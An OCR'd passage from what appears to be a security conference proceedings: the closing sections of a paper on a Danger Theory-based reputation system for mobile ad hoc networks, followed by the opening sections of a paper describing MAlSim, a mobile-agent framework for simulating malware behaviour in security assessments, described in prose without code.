


Figure 2: The weighted and average reputation of the client nodes as a function of time. Note how the attackers are clearly outliers from the main cluster. The same data, shown as measure of how far each node is from the mean in terms of the standard deviation.




Figure 3: The distance from the mean of the attacking nodes for collaborative filtering and simple averaging. In the left hand graph, the misclassification rate is 5%; in the right graph, the misclassification rate (that is, the

occurrences where BITSI detects damage but is unable to determine with certainty which traffic flow caused it) is 80%.

Discussion and Further Work

While our prior research showed promise, it was sensitive to classification error rate – as the classifier became more unreliable, the performance of the overall system declined. Furthermore, each node had to experience damage first hand in order to adjust its opinion of remote nodes. Thus, in this work, our goal was to allow nodes to learn from each other's experience, by creating a reputation system.

Several researchers have tackled the reputation problem in MANETs, but in each case, there are significant differences between their approach and ours. For example, there are systems that essentially apply equal weight to each opinion (see, for example, Repantis & Kalogeraki, 2006). This can make sense if all players are trusted, and if the systems use equivalent methods for intrusion detection. However, in a Danger Theory-inspired system, differences in host's vulnerabilities change their view of the system.

Another interesting approach is to consider how much another node's view of the world is similar to your own (Buchegger & Le Boudec, 2003). Thus, if the opinions of Node B are very similar to those of Node A in general, Node A will tend to provide higher weight to its opinions. This approach is quite interesting for a DT-inspired system, as nodes with similar vulnerabilities may well have fairly similar views of global reputation. In the long term, it would be interesting to implement this technique using BITSI and compare results.

Our implementation is different from these previous systems as it focuses on differences in the nodes themselves – that is, the greater the similarity between two nodes' configuration, the larger the influence each has on the other's reputation. As we have demonstrated in this work, a similarity metric based on the attributes of the nodes provides a better signal to noise ratio for defenders, and outperforms a simple average.

As illustrated in Figure 1, the problem with a simple local reputation system is that the measurement of "badness" is not relative – that is, when the system becomes too responsive to perceived attacks, the system has no external measure of badness for comparisons. Thus, as t approaches infinity, all nodes are blocked. However, such fixed level approaches ignore one of the fundamental properties of the system: each node's reputation is not static, but can be compared to that of their peers. Thus, we offer two different approaches in Figures 2 and 3.

First, in Figure 2, we show how a system that has a perfect classifier functions. Here, only the attacking nodes acquire bad reputation from its peers. Given a perfect classifier, there is obviously a trivial solution to the problem of detecting attackers. Despite this, the graphs in Figure 2 are worthwhile studying, as they tell us something important about the system's macroscopic properties.

Note how the collaborative filtering approach forces the most dangerous client (from the perspective of S_{new}) to have the highest negative reputation. This is reasonable, as S_{new} is influenced primarily by the opinion of the servers most like it. Conversely, in the simple average, both attackers are closer to the mean, and would be treated identically by S_{new}.

Figure 3 illustrates the real benefit of our approach. Despite the fact that attackers only attack 20% (on average) of the time, and the classifier is very unreliable (5% and 20% error rate, respectively) the node that S_{new} is vulnerable to is clearly an outlier. The work described above is very promising, but requires work in several areas. In particular, we should consider the actual knowledge of the network by any node and the challenge of deliberate miscommunication by attacker nodes.

In the former case, the assumption of global knowledge is clearly a bad one for the MANET environment. Even when the network is fully-connected, it is not possible to make decisions based upon exact knowledge of the current state of the system. In the real world, however, the situation is significantly worse, as the network is unlikely to be fully connected. Thus, it is imperative that BITSI can function with only partial knowledge.

Fortunately, the fragmented nature of the MANET is not an insurmountable problem. As connectivity is required between two nodes for an attack to take place, the current connected system can be treated as the global space. In addition, it is not clear that a global view of the network helps. For example, the local reputation of a misbehaving node in an isolated cluster is of more importance than the reputation more widely among nodes that cannot have been affected by it. Our sense is that local machines could identify and block damaged/malicious systems, and provide warnings to new nodes when the network topology changes.

The challenge of targeted attacks is a difficult one, though it is fortunately not without precedent in the literature. In any reputation-based system, if the number of attackers is large, it might be possible to skew results, if attackers collaborate. In addition, any system has to be careful to avoid strong positive feedback, where a series of false positives can cause a cascade of negative reports about a node.

In both these instances, one attractive approach is to conserve the reservoir of negative reputation and have nodes "own" the negative reputation they distribute. In (Clulow & Moore, 2006), a system is proposed where any node may revoke another's network access… by voluntarily giving up its own. The work is interesting, as it provides strong defence to Byzantine attacks – an attacker can only use the system to remove one defender at best. Our intuition is that a modified version of this system, where one owns the bad reputation one distributes, could also be effective; this is left as an avenue for further research.

The most general way to consider our system is that the decision to block and the duration of a block are function of local knowledge and group knowledge. The primary difference between a global reputation system and collaborative filtering is that a collaborative approach weights the opinion of neighbours based upon their similarity to us. In future work, we foresee two primary research areas here: the exact nature of the classifier/blocking function, and the correct way to handle similarity metrics.

Determining the most effective form of the functions used will require an empirical approach. Furthermore, it seems likely that the optimal strategy will depend on the underlying values of P_{fp} and P_{fn} and the attack strategy implemented. Thus, our intent is to explore the solution space and determine if there is a set of functions that performs acceptably under a wide range of circumstances.

In terms of determining "likeness" to neighbours, there are a significant number of research avenues. For example, the metric for similarity may depend greatly on the type of attack encountered. If the attack under consideration is on a web server, for example, over port 443 (HTTPS), it makes sense to weight other web servers that support HTTPS far more highly than others. Thus, determining similarity depends on *context* (what attack is being considered right now) and attributes (what is the machine under consideration). If we were to naively assign attributes to each machine, it is possible to calculate the Euclidean distance between their attributes; however, this ignores the context issue outlined above. Once again, determining the optimum distance metric to use is a matter of considerable interest, and is an area of future research.

Conclusions

In this paper, we have outlined a Danger Theory based Artificial Immune System for the MANET environment. In particular, we have shown how such an approach can have quite desirable properties macroscopically, by focusing on high-level needs. We then showed how a simple reputation system can be improved in this environment by considering the experiences of similar systems.

Overall, the results provided are very encouraging. By focusing on high-level systemic properties, the resilience of the system is protected, and the overall mission enabled. Furthermore, the system does not attempt to impute motive to actions; instead, when using Danger Theory, the *results* of any action are analysed. Finally, the system can operate synergistically with existing techniques (such as signature-based IDS solutions) provided some estimate of the false positive error rate is known.

There remains a large amount of work to conduct before BITSI is ready for deployment. The two primary areas of concern are the lack of global knowledge and dealing with attackers who attempt to fool the system. Our hope is to continue to expand the models underpinning BITSI to deal with these circumstances.

This work is part of a multi-institutional effort, under sponsorship of the Army Research Laboratory via Cooperative Agreement No. W911NF-07-2-0022, CFDA No. 12.630.

References

Aickelin, U., Bentley, P., Cayzer, S., Kim, J., and McLeod, J., (2003) Danger theory: The link between AIS and IDS?, in: 2nd International Conference in Artificial Immune Systems (ICARIS 2003), pages 147-155, Edinburgh, UK

Buchegger, S., & Le Boudec, J.Y., (2003) The Effect of Rumor Spreading in Reputation Systems for Mobile Ad-hoc Networks, in: WiOpt `03: Modeling and Optimization in Mobile, Ad Hoc and Wireless Networks, Sophia-Antipolis, France

Carvalho M., Ford R.A., Allen W.H., & Marin G., (2008) Securing MANETs with BITSI: Danger Theory and Mission Continuity, Accepted to SPIE 2008, Orlando, FL

Clulow, J., & Moore, T., (2006) Suicide for the common good: a new strategy for credential revocation in self-organizing systems, in: SIGOPS Oper. Syst. Rev., volume 40, number 3, pages 18-21, ISSN 0163-5980

Corson, S., & Macker, J., (1999) Mobile Ad hoc Networking (MANET): Routing Protocol Performance Issues and Evaluation Considerations, IETF RFC2501

Forrest, S., Hofmeyr, S., Somayaji, A., and Longstaff, T., (1996) A Sense of Self for Unix Processes, in: Proceedinges of the 1996 IEEE Symposium on Research in Security and Privacy, pages 120-128, IEEE Computer Society Press

Huynh, D., Jennings, N. & Shadbolt, N., (2004) Developing an Integrated Trust and Reputation Model for Open Multi-Agent Systems, in: Proceedings of the 7th International Workshop on Trust in Agent Societies

Kephart, J.O., Sorkin, G., Swimmer, M. & White, S.R., (1997) Blueprint for a Computer Immune System, in: Proceedings of the International Virus Bulletin Conference, Virus Bulletin PLC, San Francisco, CA

Liu, J., and Issarny, V., (2004) Enhanced Reputation Mechanism for Mobile Ad Hoc Networks, in: iTrust 2004

Matzinger, P., (1994) Tolerance, Danger and the Extended Family, in: Annual Review of Immunology, volume 12, pages 991-1045

Matzinger, P., (2001) Essay 1: The Danger Model in Its Historical Context, in: Scandinavian Journal of Immunology, volume 54, number 1-2, pages 4-9, 2001

Repantis, T., & Kalogeraki, V., Decentralized trust management for ad-hoc peer-to-peer networks, in: MPAC '06: Proceedings of the 4th international workshop on Middleware for Pervasive and Ad-Hoc Computing (MPAC 2006), pages 6, ACM Press, Melbourne, Australia, 2006.

Sarafijanovic, S., & Le Boudec, J., (2005) An artificial immune system approach with secondary response for misbehavior detection in mobile ad hoc networks, in: Neural Networks, IEEE Transactions on, volume 16, number 5, pages 1076-1087, ISSN 1045-9227

Spirtes, P., Glymour, C., & Scheines R., (2000) Causation, Prediction, and Search, MIT Press, Cambridge, 2nd edition

Sterne, D., Balasubramanyam, P., Carman, D., Wilson, B., Talpade, R., Ko, C., Balapari, R., Tseng, C-Y., Bowen, T., Levitt, K. & Rowe, J., (2005) A General Cooperative Intrusion Detection Architecture for MANETs, in: Proceedings of the Third IEEE International Workshop on Information Assurance (IWIA'05), pages 57-70, IEEE Computer Society, Washington, D.C.

Sutton, R., & Bardo, A., (1998) Reinforcement Learning, MIT Press

Zouridaki, C, Mark, B.L., Hejmo, M., & Thomas, R.K., (2006) Robust cooperative trust establishment for MANETs, in: SASN '06: Proceedings of the fourth ACM workshop on Security of ad hoc and sensor networks, pages 23-34, ACM Press, Alexandria, Virginia, USA

Simulating Malware with MAlSim

Rafał Leszczyna, Igor Nai Fovino and Marcelo Masera

European Commission, Joint Research Centre,
Via Enrico Fermi 2749, 21020 Ispra (VA), Italy

About Authors

Rafał Leszczyna, a Ph.D. in Computer Science, specialisation: Computer Security, is a scientific officer of the European Commission at the Joint Research Centre and a member of the Information Assurance Group at Gdansk University of Technology. His research focuses on security of computer systems, security protocols and software agents. Phone: +39-0332-786715. E-mail: rafal.leszczyna@jrc.it

Igor Nai Fovino received the Ph.D. in Computer Science in February 2006. He worked as temporary researcher at University of Milano in the field of privacy preserving datamining and computer security. In 2004 he was visiting researcher at CERIAS Research Centre (West-Lafayette, Indiana, USA) working on secure and survivable routing protocols. Currently he is researcher at the Joint Research Centre of the European Commission and contractual professor of Operating Systems at the Insubria University. His main research activities are related to the computer security and, more specifically, four are the main interests: System Survivability, Secure Protocols, risk assessment methodologies and Privacy Preserving Data Mining. Phone: +39-0332-786541. E-mail: igor.nai@jrc.it

Marcelo Masera is an Electronics and Electrical Engineer (1980) and an officer of the European Commission at the Joint Research Centre since November 2000. He is in charge of the ,,Information Security of Critical Networked Infrastructures" area within the Institute for the Security and Protection of the Citizen. His interests concentrate on the dependability and security of complex socio-technical systems, and specifically those related to critical infrastructures, large-scale systems-of-systems, information and communication technologies and the information society. He has published more than 60 papers in the fields of dependability, security and risk. Phone: +39-0332-789238. E-mail: marcelo.masera@jrc.it

Keywords

Computer Security, ICT Security, Attacks, Malware, Simulation, Critical Infrastructures, Security Assessment, Software Agents, Mobile Agents, Case Study

Simulating Malware with MAlSim

Abstract

This paper describes MAlSim – Mobile Agent Malware Simulator – a mobile agent framework developed to address one of the most important problems related to the simulation of attacks against information systems i.e. the lack of adequate tools for reproducing behaviour of malicious software (malware). The framework can be deployed over the network of an arbitrary information system and it aims at simulating behaviour of each instance of malware independently. MAlSim Toolkit provides multiple classes of agents and diverse behavioural and migration/replication patterns (which, taken together, form malware templates), to be used for implementation of various types of malware (viruses, worms, malicious mobile code). The primary application of MAlSim is to support security assessments of information systems based on simulation of attacks against these systems. In this context, the framework was successfully applied to the studies on security of the information system of a power plant. The case study proved the operability, applicability and usefulness of the simulation framework and it led to very interesting conclusions on the security of the evaluated system.

1 Introduction

One of the approaches for security assessment of information systems is based on simulation of attacks against these systems (Bishop, 2003). The experiments employ the methods and tools of potential intruders and they are carried out from the position of the intruders. The approach allows to identify any potential vulnerabilities that may result from improper system configuration, known or unknown hardware or software flaws, or operational weaknesses in business processes. It leads to determination of feasibility of the attacks and their impact on the information system, on the organisation which uses it and on any other involved stakeholders (Bishop, 2003).

Among the variety of attacks against information systems which are at disposal of intruders (and thus must be taken into account during the analyses)[1] the significant part is formed by the attacks based on *malware* – i.e. malicious software that run on a computer and make the system behaving in a way wanted by an attacker (Skoudis & Zeltser, 2003). Malware attacks are the most frequent in the Internet and they pose a serious threat against information systems (SecurityFocus, n.d.).

Malware can be categorised into the following families (Skoudis & Zeltser, 2003; Szor, 2005):

- Viruses – programs that recursively and explicitly copy a possibly evolved version of themselves and require human interaction to propagate.
- Worms – self-replicating programs autonomously (without human interaction) spreading across a network.

[1] An approachable overview of computer attacks can be found in (Anderson, 2001). The updated information about system vulnerabilities is available at (SecurityFocus, n.d.).

- Malicious mobile code – lightweight Javascript, VBScript, Java, or ActiveX programs that are downloaded from a remote system and executed locally with minimal or no user intervention.
- Backdoors – bypassing normal security controls to give an attacker access to a computer system.
- Trojan horses – disguising themselves as useful programs while masking hidden malicious purpose.
- User-level RootKits – replacing or modifying executable programs used by system administrators and users.
- Kernel-level RootKits – manipulating the kernel of operating system.
- Combination malware – combining techniques of other malware families.

More detailed information on malware an interested reader can find in (Szor, 2005; Filiol, 2005).

The studies on virus simulation tools span between:

- *Educational simulators* i.e. programs demonstrating the effects of virus infection (Gordon, 1996). This group of programs include Virus Simulation Suite written in 1990 by Joe Hirst, which is a collection of executables, that 'simulate the visual and aural effects of some of the PC viruses' (Hirst, 1990). Another example is Virlab (Faistenhammer et al., 1993) from 1993, which simulates the spread of DOS computer viruses, and provides a course on virus prevention. (As it can be noticed, the programs are quite out of date, and today they would rather serve just as a historical reference.)
- *Anti-virus testing simulators* i.e. programs which are supposed to simulate viral activity, in order to test anti-virus programs without having to use real, potentially dangerous, viruses. Unfortunately, it seams that only one solution of this type was developed (Gordon, 1996), namely Rosenthal Virus Simulator (Rosenthal Engineering, 1997). The simulator is a set of programs which provide 'safe and sterile, controlled test suites of sample virus programs', developed for 'evaluating anti-virus security measures without harm or contamination of the system' (Rosenthal Engineering, 1997). Again the applicability of the suite is limited since it was written ten years ago.

Concerning the simulation of worms, the prevalent work was done on developing mathematical models of worm propagation (Sharif, Riley, & Lee, 2005; Symantec Research Labs, 2005; Ellis, 2003; Zou, Gong, & Towsley, 2003), which base on epidemiological equations that describe spread of real-world diseases. The empirical approaches concentrated mainly on single-node worm spread simulators (Liljenstam, Yuan, Premore, & Nicol, 2002; Liljenstam, Nicol, Berk, & Gray, 2003; Wagner, Dübendorfer, Plattner, & Hiestand, 2003; Moore, Shannon, Voelker, & Savage, 2003), which are dedicated to run on one machine. Only few distributed worm simulations were implemented (Perumalla & Sundaragopalan, 2004; Wei, Mirkovic, & Swany, 2005; Filiol, Franc,

Gubbioli, Moquet, & Roblot, 2007). However, in all of these approaches, also the network over which the simulated worm spreads, is simulated. Still there is a need for a simulation tool allowing simulations of malware in an arbitrary, real, physical network of computers.

Also Trojan Simulator (Mischel Internet Security, 2003) has limited applicability. It was developed for evaluating effectiveness of anti-Trojan software, and as such fulfills its purpose. However from the point of view of attack simulation, it lacks the behavioural part, since the Trojan malicious activities (e.g. stealthy task execution which consumes processor time or sending packets over network) are not simulated.

Thus it becomes evident that there are no compound frameworks for simulation of malware which would support the security assessments of information systems based on simulation of attacks.

This paper describes *MAlSim* – a new framework developed to fulfill this gap.

MAlSim – (*Mobile Agent Malware Simulator*) is a software toolkit which aims at simulation of various malicious software in computer network of an arbitrary information system. The framework aims at reflecting the behaviours of various families of malware (worms, viruses, malicious mobile code etc.) and various species of malware belonging to the same family (e.g. macro viruses, metamorphic and polymorphic viruses etc.). It can simulate well-known malware (e.g. Code Red, Nimda, SQL Slammer) but it can also simulate generic behaviours (file sharing propagation, e-mail propagation) and non-existent configurations (which supports the experiments aiming at predicting the system behaviour in the face of new malware). MAlSim is a distributed simulator which simulates behaviour of each instance of malware independently. This means that if the prototype malware propagates over a network, making its copies, then the MAlSim agent dedicated to simulate this malware, also spreads across a network and creates new instances of itself.

Since the framework is based on the technology of mobile agents, the description starts with a short overview of the technology (Section 2). This section explains also why the paradigm of mobile agents was chosen for the development of the simulator. The next section introduces JADE (Java Agent DEvelopment Framework) – the agent platform for which MAlSim is dedicated and which provides MAlSim with mechanisms for implementing and controlling the life cycle of simulation agents. The core description of the framework starts in Section 4 where components of the MAlSim toolkit are explained and the notion of *malware templates* is brought in. The section describes also how experiments with MAlSim are set up. Section 5 describes malware templates in more detailed way, showing how the templates are created and used. An exemplar template of the famous virus Melissa is presented. The best way to understand how something works is to see it in action. Section 6 provides a live example of applying MAlSim for security evaluation of an information system of a power plant. Finally, Section 7 summarises the description of the framework.

2 Mobile Agents

Mobile agents are the *software agents* able to roam network freely, to spontaneously relocate themselves from one device to another.

Software agents are software components, that are (Bellifemine, Caire, Trucco, & Rimassa, 2003a):

- *Autonomous* – able to exercise control over their own actions.
- *Proactive* (or *goal-oriented* or *purposeful*) – goal oriented and able to accomplish goals without prompting from a user, and reacting to changes in an environment.
- *Social* (or *socially able* or *communicative*) – able to communicate both with humans and other agents.

Software agents operate on *agent platforms*. *Agent platform* is an execution environment for agents which supplies the agents with various functionalities characteristic for the agent paradigm (such as agent intercommunication, agent autonomy, yellow pages, mobility etc.).

Agent platforms are deployed horizontally over multiple hardware devices through *containers*. On each device at least one container may be set up. Each container is an instance of a virtual machine (usually Java VM) and it forms a virtual agent network node. Containers make agent platform independent from underlying operating systems. Mobile agents are able to migrate from one container to another. Consequently, when containers are deployed on different devices, mobile agents can migrate between different devices.

Agent platforms can be imagined as agent communities where agents are managed and are given the means to interact (communicate and exchange services). Many agent communities may coexist at the same time. Depending on the implementation of the platform, agents may be able to leave one community (platform) and join another[2].

Mobile Agent approach was chosen for the development of MAlSim because it particularly fits this purpose. Agents have much in common with malicious programs. Similarly to worms and viruses, they have the ability of relocating themselves from one computer to another. They are also autonomous as the worms are. At the same time they operate on agent platform which forms a type of sandbox facilitating their control.

3 JADE

MAlSim is dedicated for the JADE (Java Agent DEvelopment Framework) agent platform.

JADE is a fully Java based agent platform which complies with the FIPA[3] specifications. It is provided by means of:

- Software framework which facilitates the implementation of multi-agent systems through a middleware which supports agent execution and offers various additional features (such as a Yellow Pages service or support for agents' mobility).

[2]Further information on software agents an interested reader can find in (Chess, Harrison, & Kershenbaum, 1994; Chess et al., 1995; Franklin & Graesser, 1996; Carzaniga, Picco, & Vigna, 1997; Fuggetta, Picco, & Vigna, 1998; Milojicic, 1999; Yee, 1997; Gray, Kotz, Cybenko, & Rus, 2000; Jansen & Karygiannis, 2000).

[3]`www.fipa.org`

- Set of graphical tools that supports the debugging and deployment phases.

JADE is licensed under Lesser General Public License (LGPL), meaning that users can unlimitedly use both binaries and code of the platform. During over seven years of its development JADE has become very popular among the members of agent community and now it is probably the most often used agent platform. JADE is continuously developed, improved and maintained, not only by the developers from the Telecom Italia Lab (Tilab), where it was originated, but also by contributing JADE community members (Telecom Italia Lab, n.d.; Caire, 2002).

Further details on the choice of JADE for the development of MAlSim can be found in (Leszczyna, 2004).

4 MAlSim Components

MAlSim Toolkit provides:

- Multiple classes of MAlSim agent (extensions of JADE `Agent` class).
- Various behavioural patterns implemented as agent behaviours[4] (extensions of JADE `Behaviour` class).
- Diverse migration/replication patterns implemented as agent behaviours (extensions of JADE `Behaviour` class).

The MAlSim agent class is the basic agent code which implements the standard agent functionalities related to its management on the agent platform, its communication skills and the characteristics related to the nature of simulated malicious software. This code will be propagated across the attacked machines.

To render it operative, the code must be extended with instances of the behaviour classes and the migration/replication patterns. Depending on the chosen behaviour(s) and the migration/replication patterns, the instances of the same agent class will be created on the attacked host, or instances of another agent class from the toolkit.

The behavioural patterns comprise definitions of agent behaviours aiming at imitating malicious activities of malware (such as scanning for vulnerabilities of operating system, sending and receiving packets, verifying if certain conditions are met etc.) but *without their harmful influence on the system*. They are implemented in Java as extensions of the `Behaviour` class provided by JADE framework. The patterns include operations such as disabling network adapter, enabling a local firewall to operate in all-block mode or starting a highly processor time consuming task etc. They facilitate showing detrimental effects of malware activities but in contrary to their prototypes they are fully controlled. They demonstrate, for example, that after malware infection, it is no longer possible to connect to the host, or that the host's performance is affected etc. To support the

[4] In agents terminology the agent's *behaviour* is a set of actions performed in order to achieve the goal. It represents a task that an agent can perform (Bellifemine, Caire, Trucco, & Rimassa, 2003b).

demonstrative aspect of experiments also some patterns with audio-visual effects were developed. For example, to facilitate the observation of malware diffusion in the network, a sound can be played by the agent after it arrived to a new container[5].

Migration and replication patterns describe the ways in which MAlSim agent migrates across the attacked hosts. The patterns implement malware propagation models as well as user-configured propagation schemas. The latter allow to define such characteristics as: which subnetworks of the evaluated system will be affected, in which order, at what relative time etc.

A composition of a particular MAlSim agent class with behavioural and migration/replication patterns constitutes a *malware template* – i.e. a template of malicious software. An exemplary malware template is presented in Section 5.

Currently the repository of malware templates contains just basic malware implementations for zero-day viruses and worms, but it is planned to be extended in a foreseeable future. At first malware templates for most interesting (from the point of view of the technique used for propagation but also regarding the payload) representatives of known malware are going to be defined (such as Yamanner, W32/Mydoom, W32/Blaster). Large enough repository of such templates will allow to extract the generic behaviours of malware (file sharing propagation, e-mail propagation, exploits) into separate malware templates.

MAlSim setup comprises the following phases:

1. An attack scenario is withdrawn from repository. An attack scenario is a sequence of steps taken during attack.

2. According to the chosen scenario an appropriate malware template is selected from the repository and configured. If none of existing templates fits the attack scenario, a new MAlSim template developed.

3. Creating a live instance of malware template involves extending a MAlSim agent with a migration schema (through adding agent behaviours from the repository) and a malicious behaviour.

At the current step of development of MAlSim, the setup is done manually. In the future studies at introducing some automation to the setup process will be performed.

The experiments are controlled through the graphical interface of JADE. Using the interface, the operator can manage the whole life cycle of agents. For example he/she can launch new agents, suspend them or remove. As shown in Figure 1 the interface provides the view at the available agent platforms and the containers installed on them. Each container is installed on another host participating in experiments, so from the point of view of the interface, that container represents a host. The graphical console shows which agents are present on each container. The operator can see ho agent are created, they migrate, or they leave the platform. In this sense the graphical console facilitates observation of the diffusion of the simulated malware.

[5]Interesting studies on using sound for network monitoring are described in (Gilfix & Couch, 2000).




Figure 1: MAlSim Framework takes advantage of JADE GUI for control and observation of experiments.

JADE, being a distributed agent platform supporting mobility of agents, provides MAlSim with all means for its deployment over all hosts participating in the simulation of malware. The deployment is realised through JADE containers (see Figure 2). Java-based JADE is flexibly installable on various operating systems. During the security evaluation of a power plant (see Section 6) it was successfully deployed over diverse distributions of Linux (Debian, Ubuntu, CentOS) and Microsoft Windows.

More technical details of the environment can be found in (Leszczyna, Fovino, & Masera, 2008b).

As it was depicted in Section 1 malicious software migrate from one computer to another using network connections or portable data storage. They infect files (e.g. executables, word processing documents etc.) or consist of lightweight programs that are downloaded from a remote system and executed locally with minimal or no user intervention (typically written in Javascript, VBScript, Java, or ActiveX). MAlSim on the other hand uses the migration mechanisms embedded in the agent platform.

In the default configuration (used for the MAlSim implementation) these mechanisms are realised over Java Remote Method Invocation protocol on port 1099. This has a negative impact on the fidelity of the simulation. Thus it is planned to develop agent behaviours aiming at minimising this difference. One solution could be for example not to allow MAlSim agent migrate until a transport channel used by the prototype malware was opened. As a result, MAlSim agent, even




Figure 2: MAlSim deployment.

if 'physically' moving through the connection on 1099 port, will behave as relocating through a HTTP or POP3 connection etc.

5 Malware Templates

As it was already mentioned in Section 4 a composition of a particular MAlSim agent class with behavioural and migration/replication patterns constitutes a malware template. The malware templates aim at reflecting the behaviours of various families of malware (worms, viruses, malicious mobile code etc.) and various species of malware belonging to the same family (e.g. macro viruses, metamorphic and polymorphic viruses etc.). Moreover apart of mimicking the well-known malware (such as Melissa, Code Red, Nimda, SQL Slammer), they allow simulations of generic behaviours (file sharing propagation, e-mail propagation) and their non-existent configurations. In this way a non-existent malware can be simulated, such as zero-day viruses, to more extensively evaluate the security of an information system.

During development of malware templates various information sources are used. To the most popular belong: (F-Secure, n.d.; Symantec, n.d.; McAfee, n.d.).

As it can be seen on the example of the Melissa template (see below) each template defines:

- *Initial event* of the malware life cycle (a 'birth' of malware).
- *Trigger* – the overall conditions to be satisfied to allow the malware to operate.
- *Malicious actions* of the simulated malware.

These definitions drive the development of code of MAlSim agent classes and agent behaviour classes.

